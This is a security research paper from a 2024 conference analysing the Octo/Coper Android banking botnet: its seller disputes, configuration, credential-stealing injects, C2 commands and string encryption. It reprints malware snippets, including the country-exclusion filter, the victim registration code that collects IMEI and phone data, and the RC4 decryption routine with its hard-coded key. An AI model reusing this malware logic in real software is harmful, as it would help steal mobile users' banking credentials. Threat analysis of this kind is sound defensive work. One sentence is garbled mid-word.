



2024
DUBLIN

2 - 4 October, 2024 / Dublin, Ireland

OCTOPUS PRIME: IT DIDN'T TURN INTO A TRUCK, BUT A WIDELY SPREAD ANDROID BOTNET

Thibault Seret

Team Cymru, France

tseret@cymru.com

ABSTRACT

It's late at night, and you've been scrolling on your phone for several hours. You're getting tired and gradually losing focus. Then you notice an available update for one of your most-used apps on the *Google Play Store*. Without checking the reviews, the developer, or the number of downloads, you simply download it. The next day, as any other day, you're opening your banking app to check for your finances, but this time the app asks you to reconnect and add your credentials by using the online portal. Of course, you fill out the form with your credentials, and congratulations, you've been a victim of a URL inject attack by Octo.

Android malware represents a significant and growing threat to the security and privacy of mobile users. As the *Android* operating system continues to dominate the global market, its popularity has made it a prime target for cybercriminals. Mainly used for data theft by extracting sensitive data from victim assets, such as passwords, and financial details, *Android* malware can also be used for wider purposes.

In this paper we will give a detailed analysis of Octo's capabilities such as injects, malware interaction using a series of commands, communication with the C2, in-depth code analysis, etc. But we also present a behind-the-scenes analysis: what does the builder look like? how do customers access the builder and their servers? how do they interact with newly built campaigns? We also look at the infrastructure involved in this operation, describe how to hunt for C2s, and the actors involved in this project.

INTRODUCTION

In mid-2021, a new strain of *Android* banking malware was detected in the wild. Some antivirus companies classified it as a new family, naming it 'Coper'. However, *ThreatFabric*'s threat intelligence indicated that it was a direct descendant of the well-known Exobot malware family. Exobot, first observed in 2016 and derived from the source code of the Marcher banking trojan, was actively maintained until 2018, targeting financial institutions through various campaigns in countries such as Turkey, France, Germany, Australia, Thailand and Japan. Later, a streamlined version called ExobotCompact was introduced by its creator, who is known as 'android' on dark web forums.

At that time, Coper was distributed as a fake version of *Bancolumbia*'s *Personas* application. Its capabilities included keylogging, interception of push notifications and SMS messages, and control over the infected device's screen.

The latest activities of this malware family, and the actors behind it, involve distribution through several malicious applications on the *Google Play Store*. These applications were installed over 50,000 times and targeted financial organizations worldwide through both broad, generic campaigns and very narrow, focused campaigns across Europe.

In early 2022, *ThreatFabric* analysts observed a darknet forum post from a member seeking the 'Octo' *Android* botnet. Analysing a sample related to Octo revealed a direct connection between Octo and ExobotCompact: ExobotCompact had been updated with several new features and rebranded as Octo.

Today, Coper/Octo is offered as malware-as-a-service, where customers are provided access to a panel and builder used to coordinate and execute campaigns. As a result, we observe Coper/Octo being used to target many countries across the globe in campaigns crafted to appeal to specific audiences. The aforementioned fake *Personas* application serves as a good example of the level of regional focus that the service can provide its customers.

SOME HISTORY AND DRAMA BEFORE STARTING

Octo first appeared in public discussions on underground forums in 2022, with its existence later confirmed by its developer and owner, known as 'TheArchitect'. However, it is possible to trace mentions of Octo back to late 2021, when TheArchitect began sharing detailed documentation about the malware. These early documents highlighted Octo's various capabilities and strongly promoted its effectiveness, portraying it as a powerful tool for malicious actors. Interestingly, this documentation did not remain static; in 2024, it was updated to include a comprehensive description of a newly added feature, the Virtual Network Computing (VNC) capability. This addition further enhanced Octo's appeal by showcasing its advanced remote control functionalities.




Figure 1: Octo's Teletype page describing its capabilities.

The documentation provides a lot of details regarding the features embedded into Octo's payload, bots and C2 package. Most of the functions are listed, which are quite similar to any other *Android* malware, such as:

- VNC (hidden hVNC/graphical) provides full device control
- Web injects, URL injects
- CC grabber (as part of injects)
- Google Authenticator code grabber
- Cookie stealer
- Keylogger collects all holder actions, browser URLs, input data
- SMS intercept
- Push notifications intercept
- App/SMS/push notification/device lock
- Send SMS, USSD (call forwarding), push notification
- Open URL in device's browser
- Run app on device
- Uninstall apps/bot

It also provides an interesting insight into the intended victim targets. Specifically, the documentation indicates that customers of Octo are prohibited from targeting Commonwealth of Independent States (CIS) countries and China. This restriction is stated explicitly in the documentation and is enforced through the code used for Octo's victim registration and filtering process. This code ensures compliance with the rule by automatically excluding these regions from potential targets, underscoring the developer's intent to control the scope of the malware's use.

```
define('SKIP_FILTER', false);
define('FORBIDDEN_COUNTRIES', 'cn,ru,rus,kz,ua,by,az,am,kg,md,tj,tm,uz');
define('FORBIDDEN_LANGS', 'ru,kk,uk,be,az,hy,ky,mo,tg,tk,uz');
```

Figure 2: Octo victim filter to not target CIS and China.

```
if($data[P_COUNTRY] != "" && strstr("".FORBIDDEN_COUNTRIES.",", " ".$data[P_COUNTRY].","))
{
    $this->block_bitch("bad country: {$country}", $ip_raw);
    return "";
}
```

Figure 3: Additional check for forbidden countries.

Gaining access to Octo and becoming a customer is not a particularly difficult task. TheArchitect, the developer, is known to respond directly to individuals on underground forums who inquire about the price, seek access, or request additional information. This direct communication facilitates easy entry for potential customers, making it simple for interested parties to obtain and utilize Octo for their purposes.




Figure 4: Potential customer asking for Octo details.




Figure 5: Another customer asking for Octo 2 release date.

In March 2024, a customer's question caught our attention, as it marked the first public mention of an Octo 3 version. This inquiry was significant because it indicated the existence of a new iteration of the malware, suggesting ongoing development and potential enhancements that had not previously been disclosed.




Figure 6: First time someone asks for Octo 3.

TheArchitect's answer, 'Octo 3 does not exist', was quite the opposite of the customer's expectation. In fact, it seemed there was another developer who was selling Octo Botnet under the same name on *Telegram*.

We tried to connect the dots to understand who was behind this 'scam/fake' Octo Botnet.

On 18 November 2023, an underground forum user stated that they were selling Octo Botnet monthly, at a price of \$2,300 per month at the start, with an upcoming update due to raise the price to \$3,000.




Figure 8: User selling Octo Botnet on an underground forum.

TheArchitect responded in the same thread, stating that this user had no legitimate affiliation with Octo Botnet and claiming that he was attempting to sell a Turkish bot using the Octo panel. The user countered by asserting that he was not Turkish and had gained access by exploiting a vulnerability, enabling him to use and sell Octo Botnet independently. The last response is dated 20 November 2023.




Figure 9: The user states he isn't Turkish and that he gained access using a vulnerability.

Upon examining the *Telegram* channel of the fake Octo Botnet, the first thing we noticed was its creation date. The message shown in Figure 10 is dated 21 November 2023, just one day after the dispute between the unknown user and TheArchitect.




Figure 10: First Telegram message in fake Octo Botnet channel.

In this message, it is revealed that this Octo Botnet is a new version, specifically the 2.0 version. It includes new updates and features, and communication is still conducted through *Telegram*.

Fortunately, the owner of this *Telegram* channel shares video demonstrations of his version of Octo, showcasing its capabilities, panels, various features, and the installation process. He shares his desktop screen to walk through the installation steps and displays his computer's current language selection:




Figure 11: Screen shared by the fake Octo Botnet owner.

The red markings on the screenshot highlight the interesting findings. If you are not familiar with these words, ‘Dosya’ is the Turkish word for ‘File’, ‘Belgeler’ is the Turkish word for ‘Documents’, and ‘Resimler’ is the Turkish word for ‘Pictures’.

Upon examining the panel configuration – which we will discuss in more detail later to provide a comprehensive understanding of this aspect – it becomes evident that all the available customer templates are also written in Turkish. This indicates a strong association with the Turkish language, suggesting that the primary users or target audience of these templates are Turkish-speaking individuals.





































































					id	client_id	tpl_name	lang		
<input type="checkbox"/>		Edit		Copy		Delete	537	77	gplay	TR
<input type="checkbox"/>		Edit		Copy		Delete	565	77	kuzen	TR
<input type="checkbox"/>		Edit		Copy		Delete	567	77	Lilisia	TR
<input type="checkbox"/>		Edit		Copy		Delete	568	77	jacobbullet	TR
<input type="checkbox"/>		Edit		Copy		Delete	570	77	bigy	TR
<input type="checkbox"/>		Edit		Copy		Delete	573	77	Mutevazi	TR
<input type="checkbox"/>		Edit		Copy		Delete	575	87	chrome	TR
<input type="checkbox"/>		Edit		Copy		Delete	579	88	OdemeOnayi	TR
<input type="checkbox"/>		Edit		Copy		Delete	580	77	NEWNEWNEW	TR
<input type="checkbox"/>		Edit		Copy		Delete	583	91	chrome	TR
<input type="checkbox"/>		Edit		Copy		Delete	585	88	chrome	TR
<input type="checkbox"/>		Edit		Copy		Delete	586	95	chrome	tr
<input type="checkbox"/>		Edit		Copy		Delete	587	94	chrome	TR
<input type="checkbox"/>		Edit		Copy		Delete	588	93	chrome	TR
<input type="checkbox"/>		Edit		Copy		Delete	589	92	chrome	TR
<input type="checkbox"/>		Edit		Copy		Delete	592	84	chrome	tr
<input type="checkbox"/>		Edit		Copy		Delete	593	96	chrome	tr
<input type="checkbox"/>		Edit		Copy		Delete	594	98	chrome	TR
<input type="checkbox"/>		Edit		Copy		Delete	596	1	Develop	TR
<input type="checkbox"/>		Edit		Copy		Delete	599	94	AndroidUpdate	TR
<input type="checkbox"/>		Edit		Copy		Delete	600	99	chrome	TR
		Edit		Copy		Delete	601	100	chrome	TR

Figure 12: Configuration for customer templates in Turkish.

Finally, in November 2023, two domains were created:

- octobusiness.com[.]tr
- businessocto.com[.]tr.

These developments have provided us with valuable insights into the person or entity behind this purported Octo Botnet. Throughout the year, the actor behind this project asserted multiple times that their version of Octo surpassed the original, making disparaging remarks aimed at TheArchitect. It's worth noting that this variant of Octo was marketed at \$10,000 per month. However, this venture proved short-lived. As of today, the project has undergone a rebranding and is now known as Rhinoandroidbotnet.

MALWARE ANALYSIS

Initial command-and-control capabilities

First, we will examine the Coper/Octo malware payload, which has been updated over the last few years to include new features and provide greater 'user' flexibility. This flexibility becomes evident when we examine the malware configuration, which is set by each customer/operator.

After the initial compromise and once communication with the C2 server has been established, the Coper/Octo bot payload is passed to the victim device. The payload includes the configuration file, the parameters of which include:

- **block_push_apps**: blocks push notifications for the listed applications.
- **desired_apps**: specifies the applications targeted by the malware.
- **domains_bot**: provides the C2 server for bot communications. This field is combined with the **extra_domains** field, which serves as backup C2 information.
- **keylogger_enabled**: a binary field determining whether the keylogging function is switched on or off.
- **injects_list**: the chosen injects the bot will deploy when a targeted application is accessed. Used in conjunction with **injects_to_disable**. We will cover injects in further detail below.
- **net_delay**: determines the time delta for network requests, i.e. communications with the C2 server.
- **smarts_ver**: determines the inject version to be utilized. Again, we will cover this field in further detail below.
- **uninstall_apps**: a list of applications to be uninstalled from the infected device. Used in tandem with **uninstall_delay** to specify the interval when this action takes place.

The aforementioned **smarts_ver** configuration field relates to the injects functionality embedded into the Coper/Octo bot and the C2 infrastructure used to manage it. The **smarts** information is further broken down into a separate table, probably to facilitate easier management.

This table contains information such as the inject and target type, as well as specific characteristics of the inject, such as how extracted data should be formatted and whether the inject is currently active or not. An example of this table is shown in Figure 13.

(1, 'html', 'specials', 'gmail', '%FILE_gmail.html%', "", "", 1)
(2, 'html', 'specials', 'pattern', '%FILE_pattern.html%', "", "", 1)
(3, 'html', 'specials', 'pin', '%FILE_pin.html%', "", "", 1)

Figure 13: Inject configuration table details.

From left to right, the data in the table is explained as follows:

- **1, 2 & 3** are the inject IDs.
- **Html** is the inject type.
- **Specials** indicates that the inject is part of the default build provided when the bot is installed; these injects cannot be removed.
- **Gmail, pattern & pin** are the inject payloads, followed by the path (denoted by the **%FILE_** value).
- **1** is an 'is alive' value, where in the case of the three injects shown this is 'true'.

Coper/Octo supports several injects, for example:

- **Accessibility index**: displays instructions on how to enable Accessibility Services, which are required to be activated in order to facilitate remote interactions with the infected device. A degree of social engineering is employed to encourage the victim to take this action.
- **Fake pattern**: displays a 'fake' unlock pattern screen to the victim user. This allows for the capture of the unlock pattern required to access the device, which is of particular value for VNC interactions.
- **Gmail fake**: displays a 'fake' *Gmail* login form to the victim user. Steps are taken to make this form feel/look realistic – for example the user's email address is prepopulated, requiring only the password to be submitted, the obvious end goal being the theft of email login credentials.
- **URL inject**: displays an overlay web page, such as an authentication form, when the victim user accesses an app. The URL inject allows for the harvesting of credentials from any accounts or applications the operator wishes to target. The inputted data and cookie information are transferred back to the control server as with the other injects.

In addition to the configuration file and injects, the operator can further interact with the malware using a series of commands. All requests to/from the C2 infrastructure are AES encrypted and Base64 encoded. Examples of these commands include:

- **delete_bot**: delete the Coper/Octo bot.
- **intercept_off / _on**: disable or enable SMS interception.

- **lock_off / _on**: unlock or lock the infected device.
- **open_url**: open a web page in the infected device's default browser.
- **set_vnc_task**: provide a remote action command, e.g. a gesture.
- **sms**: used to send an SMS message from the infected device (to a specific phone number).
- **start_ / stop_keylogger**: start or stop keylogging on the infected device.
- **vnc_start / _stop**: start or stop VNC functionality – i.e. remote control of the device/screen.

Operators can also set further parameters to extract detailed information from the infected device, as summarized in the table shown in Figure 14.

bI	Bot ID	iFp	List of unavailable permissions	spD	Data to save from the inject
bP	Ping action	iPa	Does the trojan have push notifications rights?	SPK	Package name to save inject data
bR	Registration action	iSE	Is the device unlocked?	sSD	Save data from the smarts inject
bS	Send SMS	iSp	Number of occasions the bot was unable to open PermsAct	sT	SMS time
bs	VNC screenshot body to save	kL	Keylogger enabled/disabled?	tA	IMEI number
cTsk	Current Accessibility Service status	kM	Keylogger message	tB	Mobile number
dA	Status of trojan admin rights	lA	List installed applications	tC	Device country
eM	Error message	lB	A constant used as a tag	tD	System language
fgM	Foreground mode	lK	Is the device locked/unlocked?	tE	Android version
fn	VNC screenshot filename	lL	Is the loader present?	tF	Device model
gSWI	Get smart inject	nS	New SMS	tG	Mobile operator
iA	Is the trojan the default SMS manager?	rIP	Real IP from ip-api.com/json	up	Device uptime
iAc	Does the trojan have Accessibility Services access?	rTS	Device local timestamp	vnc	VNC status
iAg	Is Android Go enabled by default?	rZ	Task results	vncd	VNC XML layout
iBC	Display battery status	sA	SMS address	vncScr	VNC takes a screenshot
iCP	Is the device on charge?	sB	SMS body	xc	Action request – followed by another parameter
		sFd	Boolean parameter indicating if the inject is filled (or not)		

Figure 14: Complete guide to the parameters Octo bot can handle.

Many of these parameters existed in earlier versions of Coper/Octo from around mid-2021, and Exobot dating as far back as 2018, indicating the malware's development ov5icate with each infected device (or 'bot'), we can now delve into more detail about how this story unfolds, with the support of examples and images.

Victim registration and filtering

When a victim device is initially registered with the bot's C2 server, essential information such as the IMEI number, phone model, *Android* version, device uptime, etc. is collected and stored in an SQL database. This data serves as a reference for the threat operator and can be reviewed in the future.

Following registration, the victim device continues to send updates to the C2 server on a daily basis. These updates allow the threat operator to monitor their infections and compile user interactions with the victim devices.

The screenshot in Figure 15 illustrates the bot registration script, providing a detailed view of these information values, denoted as *\$value* (e.g. *\$imei* and *\$model*).


```

function register($bot_id, $data)
{
    $is_sms_admin = (int)$data[P_IS_SMS_ADMIN];
    $is_device_admin = (int)$data[P_IS_DEVICE_ADMIN];
    $is_locked = (int)$data[P_IS_LOCKED];

    if(isset($data[P_IS_LOADER_INSTALLED]))
        $is_loader_installed = (int)$data[P_IS_LOADER_INSTALLED];
    else
        $is_loader_installed = 2;

    $extra_info = $this->db->escape($this->getExtraInfo($data));

    if(isset($data[P_REAL_IP]) && $data[P_REAL_IP] != "")
        $ip_raw = $this->parseIP($data[P_REAL_IP]);
    else
        $ip_raw = get_ip();

    $ip = $this->db->escape(substr($ip_raw, 0, 512));
    $bot_id2 = $this->db->escape($bot_id);
    $imei = $this->db->escape(substr($data[P_IMEI], 0, 50));
    $number = $this->db->escape(substr($data[P_NUMBER], 0, 15));
    $country = $this->db->escape(substr($data[P_COUNTRY], 0, 2));
    $lang = $this->db->escape(substr($data[P_LANG], 0, 5));
    $android = $this->db->escape(substr($data[P_ANDROID], 0, 64));
    $model = $this->db->escape(substr($data[P_MODEL], 0, 200));
    $operator = $this->db->escape(substr($data[P_OPERATOR], 0, 20));
    $tag = $this->db->escape(substr($data[P_TAG], 0, 32));
    $apps = $this->db->escape($data[P_INSTALLED_APPS]);
    $uptime = $this->db->escape((int)$data[P_UPTIME]);
    $vnc = $this->db->escape(substr($data[P_VNC], 0, 128));

    $keylogger = $this->cfg['keylogger_enabled'];
}

```

Figure 15: Bot registration script, indicating all values the bot is looking for into the victim phone.

Two values hold particular significance during the bot registration stage: *\$country* and *\$lang*. Like many malware families, Coper/Octo prohibits the infection of devices in Commonwealth of Independent States countries and/or devices utilizing the official languages of these countries.

This means that, for customers of Coper/Octo, victims in Armenia, Azerbaijan, Belarus, Kazakhstan, Kyrgyzstan, Moldova, Russia, Tajikistan, Turkmenistan and Uzbekistan are strictly out of scope. The filter is applied by the malware authors and is present in all standard distributions of the malware.

Additionally, eagle-eyed readers will notice that victims in China (CN) and Ukraine (UA) are also prohibited.

The process of checking against language and country filters occurs alongside checks to ensure that the victim device is not an emulator or running on a virtual machine, resulting in three distinct reasons why a bot may be rejected in the registration process.

Once the registration process has been completed successfully and regular updates are being received from the bot, the threat operator can begin to interact further using the commands and features outlined previously.

ENCRYPTION / EVADING DETECTION

To evade detection, all Dex classes associated with Coper/Octo are encrypted using a hard-coded RC4 key, following the encryption routine illustrated in Figure 16.

With knowledge of the routine and the hard-coded key (IU0jgv9f6hgMZI48x) we are better equipped to understand the Coper/Octo code, including its functionalities and interactions with the C2 infrastructure.

Using *CyberChef*, we can input encrypted strings, with the output being the decrypted string in plain text, as shown in Figure 17.

```

public class RC4Encryption {

    private int index1 = 0;
    private int index2 = 0;
    private final int[] keySchedulingArray = new int[256];

    public RC4Encryption(byte[] key) {
        initializeKeyScheduling(key);
    }

    // Initializes the key scheduling array based on the provided key
    private void initializeKeyScheduling(byte[] key) {
        for (int i = 0; i < 256; i++) {
            keySchedulingArray[i] = i;
        }

        int j = 0;
        for (int i = 0; i < 256; i++) {
            j = (j + keySchedulingArray[i] + (key[i % key.length] & 0xFF)) % 256;
            swapElements(i, j, keySchedulingArray);
        }
    }

    // Swaps elements in the key scheduling array
    private void swapElements(int i, int j, int[] array) {
        int temp = array[i];
        array[i] = array[j];
        array[j] = temp;
    }

    // Encrypts or decrypts the input string using the RC4 algorithm
    public static String encryptDecryptRC4(String input) {
        RC4Encryption rc4 = new RC4Encryption("lU0jgv9f6hgMZI48x".getBytes());
        return rc4.performRC4(input);
    }

    // Performs the actual RC4 operation (encryption/decryption)
    public String performRC4(String input) {
        byte[] inputBytes = hexStringToByteArray(input);
        byte[] outputBytes = new byte[inputBytes.length];

        for (int i = 0; i < inputBytes.length; i++) {
            index1 = (index1 + 1) % 256;
            index2 = (index2 + keySchedulingArray[index1]) % 256;
            swapElements(index1, index2, keySchedulingArray);
            int xorIndex = (keySchedulingArray[index1] + keySchedulingArray[index2]) % 256;
            outputBytes[i] = (byte) (inputBytes[i] ^ keySchedulingArray[xorIndex]);
        }

        return new String(outputBytes);
    }

    // Converts a hex string to a byte array
    public byte[] hexStringToByteArray(String s) {
        int len = s.length();
        byte[] data = new byte[len / 2];
        for (int i = 0; i < len; i += 2) {
            data[i / 2] = (byte) ((Character.digit(s.charAt(i), 16) << 4)
                + Character.digit(s.charAt(i + 1), 16));
        }
        return data;
    }
}

```

Figure 16: Decryption routine with hard-coded key.




Figure 17: Strings decryption with CyberChef using the key found and encrypted string.

We can then use this process to decipher the encrypted information described above, for example the screenshot in Figure 18 has the plain text values for a number of encrypted strings commented out:

```
public static void sartsrtfjsrftjsrtjghe(Context context) {
    IntentFilter intentFilter = new IntentFilter();
    intentFilter.addAction(Cbreak, fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e177d180bae56123d1d77fdced")); // android.intent.action.USER_PRESENT
    intentFilter.addAction(Cbreak, fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e160cd8abce5723ed9d476d7ed9810")); // android.intent.action.BOOT_COMPLETED
    intentFilter.addAction(Cbreak, fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e173d78cabf1733edbd065c2f68a11b7acc9")); // android.intent.action.QUICKBOOT_POWERON
    intentFilter.addAction(Cbreak, fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e172c386a3fb7634cb57ed6fc99")); // android.intent.action.PACKAGE_ADDED
    intentFilter.addAction(Cbreak, fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e172c386a3fb7634cb57ed6fc99")); // android.intent.action.PACKAGE_REMOVED
    intentFilter.addAction(Cbreak, fddo("70d1ed8336fe495d8fe7493c631714ce79216de19ebf4aedab9194623cc7db68d7fa981db3a6c3")); // android.provider.Telephony.SMS_RECEIVED
    intentFilter.addAction(Cbreak, fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e171c197adff7f2edbc9")); // android.intent.action.SCREEN_ON
    intentFilter.addAction(Cbreak, fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e167da91ade87f30d8db7bc2e9911da6a2d36ae9225d0026970aa43eeadd1cb"));
    // android.intent.action.EXTERNAL_APPLICATIONS_AVAILABLE
    intentFilter.addAction(Cbreak, fddo("70d1ed8336fe495d91f05264691c1fd2793647c3b58a61d68cbef36528cbc772d3f79a11")); // android.net.conn.CONNECTIVITY_CHANGE
    intentFilter.addAction(Cbreak, fddo("70d1ed8336fe495d91f052647d1a17d5792241cbb29071d684bcff6e32dccc574d5fc99")); // android.net.wifi.WIFI_STATE_CHANGED
    intentFilter.addAction(Cbreak, fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e166d080a9f7783fd3db69c6f68d04a0a7")); // android.intent.action.DREAMING_STOPPED
    intentFilter.addCategory(Cbreak, fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e166d080a9f7783fd3db69c6f68d04a0a7")); // android.intent.category.HOME
    try {
        context.registerReceiver(new p077j(), intentFilter);
    } catch (Exception unused) {
    }
}
